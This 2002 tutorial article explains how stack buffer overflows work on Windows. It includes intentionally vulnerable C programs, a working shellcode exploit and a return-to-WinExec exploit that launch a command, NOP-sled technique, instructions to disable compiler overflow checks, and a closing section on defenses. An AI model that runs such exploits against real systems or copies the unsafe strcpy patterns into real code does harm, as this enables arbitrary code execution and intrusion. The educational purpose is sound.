Analysis of Buffer Overflow Attacks

Date: Nov 08, 2002
Section: Articles :: Windows OS Security
Author: Maciej Ogorkiewicz & Piotr Frej

What causes the buffer overflow condition? Broadly speaking, buffer overflow occurs anytime the program writes more information into the buffer than the space it has allocated in the memory. This allows an attacker to overwrite data that controls the program execution path and hijack the control of the program to execute the attacker's code instead the process code. For those who are curious to see how this works, we will now attempt to examine in more detail the mechanism of this attack and also to outline certain preventive measures.

What causes the buffer overflow condition? Broadly speaking, buffer overflow occurs anytime the program writes more information into the buffer than the space it has allocated in the memory. This allows an attacker to overwrite data that controls the program execution path and hijack the control of the program to execute the attacker's code instead the process code. For those who are curious to see how this works, we will now attempt to examine in more detail the mechanism of this attack and also to outline certain preventive measures.

From experience we know that many have heard about these attacks, but few really understand the mechanics of them. Others have a vague idea or none at all of what an overflow buffer attack is. There also those who consider this problem to fall under a category of secret wisdom and skills available only to a narrow segment of specialists. However this is nothing except for a vulnerability problem brought about by careless programmers.


Programs written in C language, where more focus is given to the programming efficiency and code length than to the security aspect, are most susceptible to this type of attack. In fact, in programming terms, C language is considered to be very flexible and powerful, but it seems that although this tool is an asset it may become a headache for many novice programmers. It is enough to mention a pointer-based call by direct memory reference mode or a text string approach. This latter implies a situation that even among library functions working on text strings, there are indeed those that cannot control the length of the real buffer thereby becoming susceptible to an overflow of the declared length.

Before attempting any further analysis of the mechanism by which the attack progresses, let us develop a familiarity with some technical aspects regarding program execution and memory management functions.

Process Memory

When a program is executed, its various compilation units are mapped in memory in a well-structured manner. Fig. 1 represents the memory layout.

Fig. 1: Memory arrangement



Legend:

The *text* segment contains primarily the program code, i.e., a series of executable program instructions. The next segment is an area of memory containing both initialized and uninitialized global data. Its size is provided at compilation time. Going further into the memory structure toward higher addresses, we have a portion shared by the stack and *heap* that, in turn, are allocated at run time. The *stack* is used to store function call-by arguments, local variables and values of selected registers allowing it to retrieve the program state. The *heap* holds dynamic variables. To allocate memory, the

heap uses the *malloc* function or the *new* operator.

What is the stack used for?

The stack works according to a LIFO model (Last In First Out). Since the spaces within the stack are allocated for the lifetime of a function, only data that is active during this lifetime can reside there. Only this type of structure results from the essence of a structural approach to programming, where the code is split into many code sections called functions or procedures. When a program runs in memory, it sequentially calls each individual procedure, very often taking one from another, thereby producing a multi-level chain of calls. Upon completion of a procedure it is required for the program to continue execution by processing the instruction immediately following the CALL instruction. In addition, because the calling function has not been terminated, all its local variables, parameters and execution status require to be "frozen" to allow the remainder of the program to resume execution immediately after the call. The implementation of such a stack will guarantee that the behavior described here is exactly the same.

Function calls

The program works by sequentially executing CPU instructions. For this purpose the CPU has the Extended Instruction Counter (EIP register) to maintain the sequence order. It controls the execution of the program, indicating the address of the next instruction to be executed. For example, running a jump or calling a function causes the said register to be appropriately modified. Suppose that the EIP calls itself at the address of its own code section and proceeds with execution. What will happen then?


When a procedure is called, the return address for function call, which the program needs to resume execution, is put into the stack. Looking at it from the attacker's point of view, this is a situation of key importance. If the attacker somehow managed to overwrite the return address stored on the stack, upon termination of the procedure, it would be loaded into the EIP register, potentially allowing any overflow code to be executed instead of the process code resulting from the normal behavior of the program. We may see how the stack behaves after the code of Listing 1 has been executed.

Listing1

```
void f(int a, int b)

{

char buf[10];

// <-- the stack is watched here

}

void main()

{

f(1, 2);

}
```

After the function *f()* is entered, the stack looks like the illustration in Figure 2.

Fig. 2 Behavior of the stack during execution of a code from Listing 1



Legend:

Firstly, the function arguments are pushed backwards in the stack (in accordance with the C language rules), followed by the return address. From now on, the function *f()* takes the return address to exploit it. *f()* pushes the current EBP content (EBP will be discussed further below) and then allocates a portion of the stack to its local variables. Two things are worth noticing. Firstly, the stack grows downwards in memory as it gets bigger. It is important to remember, because a statement like this:

sub esp, 08h

That causes the stack to grow, may seem confusing. In fact, the bigger the ESP, the smaller the stack size and vice versa. An apparent paradox.

Secondly, whole 32-bit words are pushed onto the stack. Hence, a 10-character array occupies really three full words, i.e. 12 bytes.

How does the stack operate?

There are two CPU registers that are of "vital" importance for the functioning of the stack which hold information that is necessary when calling data residing in the memory. Their names are ESP and EBP. The ESP (Stack Pointer) holds the top stack address. ESP is modifiable and can be modified either directly or indirectly. Directly – since direct operations are executable here, for example, add esp, 08h. This causes shrinking of the stack by 8 bytes (2 words). Indirectly – by adding/removing data elements to/from the stack with each successive PUSH or POP stack operation. The EBP register is a basic (static) register that points to the stack bottom. More precisely it contains the address of the stack bottom as an offset relative to the executed procedure. Each time a new procedure is called, the old value of EBP is the first to be pushed onto the stack and then the new value of ESP is moved to EBP. This new value of ESP held by EBP becomes the reference base to local variables that are needed to retrieve the stack section allocated for function call {1}.

Since ESP points to the top of the stack, it gets changed frequently during the execution of a program, and having it as an offset reference register is very cumbersome. That is why EBP is employed in this role.

The threat

How to recognize where an attack may occur? We just know that the return address is stored on the stack. Also, data is handled in the stack. Later we will learn what happens to the return address if we consider a combination, under certain circumstances, of both facts. With this in mind, let us try with this simple application example using Listing 2.

Listing 2

```
#include

char *code = "AAAABBBBCCCCDDD"; //including the character '\0' size = 16 bytes

void main()

{

char buf[8];

strcpy(buf, code);

}
```

When executed, the above application returns an access violation {2}. Why? Because an attempt was made to fit a 16-character string into an 8–byte space (it is fairly possible since no checking of limits is carried out). Thus, the allocated memory space has been exceeded and the data at the stack bottom is overwritten. Let us look once again at Figure 2. Such critical data as both the frame address and the return address get overwritten (!). Therefore, upon returning from the function, a modified return address has been pushed into EIP, thereby allowing the program to proceed with the address pointed to by this value, thus creating the stack execution error. So, corrupting the return address on the stack is not only feasible, but also trivial if "enhanced" by programming errors.

Poor programming practices and bugged software provide a huge opportunity for a potential attacker to execute malicious code designed by him.

Stack overrun

We must now sort all the information. As we already know, the program uses the EIP register to control execution. We also know that upon calling a function, the address of the instruction immediately following the call instruction is pushed onto the stack and then popped from there and moved to EIP when a return is performed. We may ascertain that the saved EIP can be modified when being pushed onto the stack, by overwriting the buffer in a controlled manner. Thus, an attacker has all the information to point his own code and get it executed, creating a thread in the victim process.

Roughly, the algorithm to effectively overrun the buffer is as follows:

1. Discovering a code, which is vulnerable to a buffer overflow.

2. Determining the number of bytes to be long enough to overwrite the return address.

3. Calculating the address to point the alternate code.

4. Writing the code to be executed.

5. Linking everything together and testing .

The following Listing 3 is an example of a victim's code.

Listing 3 – The victim's code

```
#include

#define BUF_LEN 40

void main(int argc, char **argv)

{

char buf[BUF_LEN];

if (argv > 1)

{

printf(„\buffer length: %d\nparameter length: %d", BUF_LEN, strlen(argv[1]) );

strcpy(buf, argv[1]);

}

}
```

This sample code has all the characteristics to indicate a potential buffer overflow vulnerability: a local buffer and an unsafe function that writes to memory, the value of the first instruction line parameter with no bounds checking employed.

Putting to use our newfound knowledge, let us accomplish a sample hacker's task. As we ascertained earlier, guessing a code section potentially vulnerable to buffer overflow seems simple. The use of a source code (if available) may be helpful otherwise we can just look for something critical in the program to overwrite it. The first approach will focus on searching for string-based function like strcpy(), strcat() or gets(). Their common feature is that they do not use unbounded copy operations, i.e. they copy as many as possible until a NULL byte is found (code 0). If, in addition, these functions operate on a local buffer and there is the possibility to redirect the process execution flow to anywhere we want, we will be successful in accomplishing an attack. Another approach would be trial and error, by relying on stuffing an inconsistently large batch of data inside any available space. Consider now the following example:

victim.exe AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

If the program returns an access violation error, we may simply move on to step 2.

The problem now, is to construct a large string with overflow potential to effectively overwrite the return address. This step is also very easy. Remembering that only whole words can be pushed onto the stack, we simply need to construct the following string:

AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTTUUUU.....

If successful, in terms of potential buffer overflow, this string will cause the program to fail with the well-known error message:

The instruction at „0x4b4b4b4b" referenced memory at „0x4b4b4b4b". The memory could not be „read"

The only conclusion to be drawn is that since the value 0x4b is the letter capital "K" in ASCII code, the return address has been overwritten with „KKKK". Therefore, we can proceed to Step 3.Finding the buffer beginning address in memory (and the injected shellcode) will not be easy. Several methods can be used to make this "guessing" more efficient, one of which we will discuss now, while the others will be explained later. In the meanwhile we need to get the necessary address by simply tracing the code. After starting the debugger and loading the victim program, we will attempt to proceed. The initial concern is to get through a series of system function calls that are irrelevant from this task point of view. A good method is to trace the stack at runtime until the input string characters appear successively. Perhaps two or more approaches will be required to find a code similar to that provided below:

```
:00401045 8A08 mov cl, byte ptr [eax]

:00401047 880C02 mov byte ptr [edx+eax], cl

:0040104A 40 inc eax

:0040104B 84C9 test cl, cl

:0040104D 75F6 jne 00401045
```

This is the strcpy function we are looking for. On entry to the function, the memory location pointed by EAX is read in order to move (next line) its value into memory location, pointed by the sum of the registers EAX and EDX. By reading the content of these registers during the first iteration we can determine that the buffer is located at 0x0012fec0.

Writing a shellcode is an art itself. Since operating systems use different system function calls, an individual approach is needed, depending on the OS environment under which the code must run and the goal it is being aimed at. In the simplest case, nothing needs to be done, since just overwriting the return address causes the program to deviate from its expected behavior and fail. In fact, due to the nature of buffer overflow flaws associated with the possibility that the attacker can execute arbitrary code, it is possible to develop a range of different activities constrained only by available space (although this problem can also be circumvented) and access privileges. In most cases, buffer overflow is a way for an attacker to gain "super user" privileges on the system or to use a vulnerable system to launch a Denial of Service attack. Let us try, for example, to create a shellcode allowing commands (interpreter cmd.exe in WinNT/2000). This can be attained by using standard API functions: WinExec or CreateProcess. When WinExec is called, the process will look like this:

WinExec(command, state)

In terms of the activities that are necessary from our point of view, the following steps must be carried out:

- pushing the command to run onto the stack. It will be „cmd /c calc".

- pushing the second parameter of WinExec onto the stack. We assume it to be zero in this script.

- pushing the address of the command „cmd /c calc".

- calling WinExec.

There are many ways to accomplish this task and the snippet below is only one of possible tricks:

sub esp, 28h ; 3 bytes

jmp call ; 2 bytes

par:

call *WinExec* ; 5 bytes

push eax ; 1 byte

call ExitProcess ; 5 bytes

calling:

xor eax, eax ; 2 bytes

push eax ; 1 byte

call par ; 5 bytes

.string cmd /c calc|| ; 13 bytes

Some comments on this:


sub esp, 28h

This instruction adds some room to the stack. Since the procedure containing an overflow buffer had been completed, consequently, the stack space allocated for local variables is now declared as unused due to the change in ESP. This has the effect that any function call which is given from the code level is likely to overwrite our arduously constructed code inserted in the buffer. To have a function callee-save, all we need is to restore the stack pointer to what it was before "garbage", that is to its original value (40 bytes) thereby assuring that our data will not be overwritten.

jmp call

The next instruction jumps to the location where the *WinExec* function arguments are pushed onto the stack. Some attention must be paid to this. Firstly, a NULL value is required to be "elaborated" and placed onto the stack. Such a function argument cannot be taken directly from the code otherwise it will be interpreted as null terminating the string that has only been partially copied. In the next step, we need a way of pointing the address of the command to run and we will make this in a somewhat ad hoc manner. As we may remember, each time a function is called, the address following the call instruction is placed onto the stack. Our successful (hopefully) exploit first overwrites the saved return address with the address of the function we wish to call. Notice that the address for the string may appear somewhere in the memory. Subsequently, *WinExec* followed by *ExitProcess* will be run. As we already know, CALL represents an offset that moves the stack pointer up to the address of the function following the callee. And now we need to compute this offset. Fig. 3 below shows a structure of a shellcode to accomplish this task.

Fig. 3 A sample shellcode



Legend:

As can be seen, our example does not consider our reference point, the EBP, that needs to be pushed onto the stack. This is due to an assumption that the victim program is a VC++ 7 compiled code with its default settings that skip the said operation. The remaining job around this problem is to have the code pieces put together and test the whole. The above shellcode, incorporated in a C program and being more suitable for the CPU is presented in Listing 4.

Listing 4 – Exploit of a program *victim.exe*

```
#include

#include

#include

#include

char *victim = "victim.exe";

char *code =
"\x90\x90\x90\x83\xec\x28\xeb\x0b\xe8\xe2\xa8\xd6\x77\x50\xe8\xc1\x90\xd6\x77\x33\xc0\x50\xe8\xed\xff\xff\xff";

char *oper = "cmd /c calc||";

char *rets = "\xc0\xfe\x12";

char par[42];

void main()

{

strncat(par, code, 28);

strncat(par, oper, 14);

strncat(par, rets, 4);

char *buf;

buf = (char*)malloc( strlen(victim) + strlen(par) + 4);

if (!buf)

{

printf("Error malloc");

return;

}

wsprintf(buf, "%s \"%s\"", victim, par);

printf("Calling: %s", buf);

WinExec(buf, 0);

}
```


Ooops, it works! The only requisite is that the current directory has a compiled file victim.exe from Listing 3. If all goes as

expected, we will see a window with a well-known System Calculator.

Stock-based and non-stack based exploits

In the previous example we presented an own code that is executable once the control over the program has been taken over. However, such an approach may not be applicable, when a „victim" is able to check that no illegal code on the stack is executed, otherwise the program will be stopped. Increasingly, so called non-stack based exploits are being used. The idea is to directly call the system function by overwriting (nothing new!) the return address using, for example, WinExec. The only remaining problem is to push the parameters used by the function onto the stack in a useable state. So, the exploit structure will be like in Figure 4.

Fig. 4 A non-stack based exploit



Legend:

A non-stack-based exploit requires no instruction in the buffer but only the calling parameters of the function *WinExec*. Because a command terminated with a NULL character cannot be handled, we will use a character '|'. It is used to link multiple commands in a single command line. This way each successive command will be executed only if the execution of a previous command has failed. The above step is indispensable for terminating the command to run without having executed the padding. Next to the padding which is only used to fill the buffer, we will place the return address (ret) to overwrite the current address with that of *WinExec*. Furthermore, pushing a dummy return address onto it (R) must ensure a suitable stack size. Since *WinExec* function accepts any DWORD values for a mode of display, it is possible to let it use whatever is currently on the stack. Thus, only one of two parameters remains to terminate the string.

In order to test this approach, it is necessary to have the victim's program. It will be very similar to the previous one but with a buffer which is considerably larger (why? We will explain later). This program is called victim2.exe and is presented as Listing 5.

Listing 5 – A victim of a non-stack based exploit attack

```
#include

#define BUF_LEN 1024

void main(int argc, char **argv)

{

char buf[BUF_LEN];

if (argv > 1)

{

printf(„\nBuffer length: %d\nParameter length: %d", BUF_LEN, strlen(argv[1]) );

strcpy(buf, argv[1]);

}

}
```

To exploit this program we need a piece given in Listing 6.

Listing 6 – Exploit of the program victim2.exe

```
#include

char* code = "victim2.exe \"cmd /c calc||AAAAA...AAAAA\xaf\xa7\xe9\x77\x90\x90\x90\x90\xe8\xfa\x12\"";

void main()

{

WinExec( code, 0 );
```


```
}
```

For simplicity's sake, a portion of „A" characters from inside the string has been deleted. The sum of all characters in our program should be 1011.

When the *WinExec* function returns, the program makes a jump to the dummy saved return address and will consequently quit working. It will then return the function call error but by that time the command should already be performing its purpose.

Given this buffer size, one may ask why it is so large whereas the "malicious" code has become relatively smaller? Notice that with this procedure, we overwrite the return address upon termination of the task. This implies that the stack top restores the original size thus leaving a free space for its local variables. This, in turn, causes the space for our code (a local buffer, in fact) to become a room for a sequence of procedures. The latter can use the allocated space in an arbitrary manner, most likely by overwriting the saved data. This means that there is no way to move the stack pointer manually, as we cannot execute any own code from there. For example, the function *WinExec* that is called just at the beginning of the process, occupies 84 bytes of the stack and calls subsequent functions that also place their data onto the stack. We need to have such a large buffer to prevent our data from destruction. Figure 5 illustrates this methodology.

Fig. 5 A sample non-stack based exploit: stack usage



Legend:

This is just one of possible solutions that has many alternatives to consider. First of all, it is easy to compile because it is not necessary to create an own shellcode. It is also immune to protections that use monitoring libraries for capturing illegal codes on the stack.

System function calling

Notice, that all previously discussed system function callings employ a jump command to point to a pre-determined fixed address in memory. This determines the static behavior of the code which implies that we agree to have our code non transferable across various Windows operating environments. Why? Our intention is to suggest a problem associated with the fact that various Windows OSes use different user and kernel addresses. Therefore, the kernel base address differs and so do the system function addresses. For details, see Table 1.

Table 1. Kernel addresses vs. OS environment

Windows Platform	Kernel Base Address
Win95	0xBFF70000
Win98	0xBFF70000
WinME	0xBFF60000
WinNT (Service Pack 4 and 5)	0x77F00000
Win2000	0x77F00000


To prove it, simply run our example under operating an system other than Windows NT/2000/XP.

What remedy would be appropriate? The key is to dynamically fetch function addresses, at the cost of a considerable increase in the code length. It turns out that it is sufficient to find where two useful system functions are located, namely *GetProcAddress* and *LoadLibraryA*, and use them to get any other function address returned. For more details, see references, particularly the *Kungfoo* project developed by *Harmony* [6].

Other ways of defining the beginning of the buffer

All previously mentioned examples used Debugger to establish the beginning of the buffer. The problem lies in the fact that we wanted to establish this address very precisely. Generally, it is not a necessary requirement. If, assuming that the beginning of an alternate code is placed somewhere in the middle of the buffer and not at the buffer beginning whereas the space after the code is filled with many identical jump addresses, the return address will surely be overwritten as required. On the other hand, if we fill the buffer with a series of 0x90s till the code beginning, our chance to guess the saved return address will grow considerably. So, the buffer will be filled as illustrated in Figure 6.

Fig. 6 Using NOPs during an overflow attack



Legend:

The 0x90 code corresponds to a NOP slide that does literally nothing. If we point at any NOP, the program will slide it and consequently it will go to the shellcode beginning. This is the trick to avoid a cumbersome search for the precise address of the beginning of the buffer.

Where does the risk lie?

Poor programming practices and software bugs are undoubtedly a risk factor. Typically, programs that use text string functions with their lack of automatic detection of NULL pointers. The standard C/C++ libraries are filled with a handful of such dangerous functions. There are: *strcpy()*, *strcat()*, *sprintf()*, *gets()*, *scanf()*. If their target string is a fixed size buffer, a buffer overflow can occur when reading input from the user into such a buffer.

Another commonly encountered method is using a loop to copy single characters from either the user or a file. If the loop exit condition contains the occurrence of a character, this means that the situation will be the same as above.

Preventing buffer overflow attacks

The most straightforward and effective solution to the buffer overflow problem is to employ secure coding. On the market there are several commercial or free solutions available which effectively stop most buffer overflow attacks. The two approaches here are commonly employed:

- library-based defenses that use re-implemented unsafe functions and ensure that these functions can never exceed the buffer size. An example is the Libsafe project.

- library-based defenses that detect any attempt to run illegitimate code on the stack. If the stack smashing attack has been attempted, the program responds by emitting an alert. This is a solution implemented in the SecureStack developed by SecureWave.

Another prevention technique is to use compiler-based runtime boundaries, checking what recently became available and hopefully with time, the buffer overflow problem will end up being a major headache for system administrators. While no security measure is perfect, avoiding programming errors is always the best solution.

Summary

Of course, there are plenty of interesting buffer overflow issues which have not been discussed. Our intention was to demonstrate a concept and bring forth certain problems. We hope that this paper will be a contribution to the improvement of the software development process quality through better understanding of the threat, and hence, providing better security to all of us.

References

The links listed below form a small part of a huge number of references available on the World Wide Web.

[1] Aleph One, Smashing The Stack For Fun and Profit, Phrack Magazine nr 49, http://www.phrack.org/show.php?p=49&a=14
[2] P. Fayolle, V. Glaume, A Buffer Overflow Study, Attacks & Defenses, http://www.enseirb.fr/~glaume/indexen.html
[3] I. Simon, A Comparative Analysis of Methods of Defense against Buffer Overflow Attacks, http://www.mcs.csuhayward.edu/~simon/security/boflo.html
[4] Bulba and Kil3r, Bypassing StackGuard and Stackshield, Phrack Magazine 56 No 5, http://phrack.infonexus.com/search.phtml?view&article=p56-5
[5] many interesting papers on Buffer Overflow and not only: http://www.nextgenss.com/research.html#papers
[6] http://harmony.haxors.com/kungfoo
[7] http://www.research.avayalabs.com/project/libsafe/
[8] http://www.securewave.com/products/securestack/secure_stack.html

Endnotes:

{1} In practice, certain code-optimizing compilers may operate without pushing EBP on the stack. The Visual C++ 7 Compiler uses it as a default option. To deactivate it, set: Project Properties | C/C++ | Optimization | Omit Frame Pointer for NO.

{2} Microsoft has introduced a buffer overrun security tool in its Visual C++ 7. If you are intending to use the above examples to run in this environment, ensure that this option is not selected before compilation: Project Properties | C/C++ | Code Generation | Buffer Security Check should have the value NO.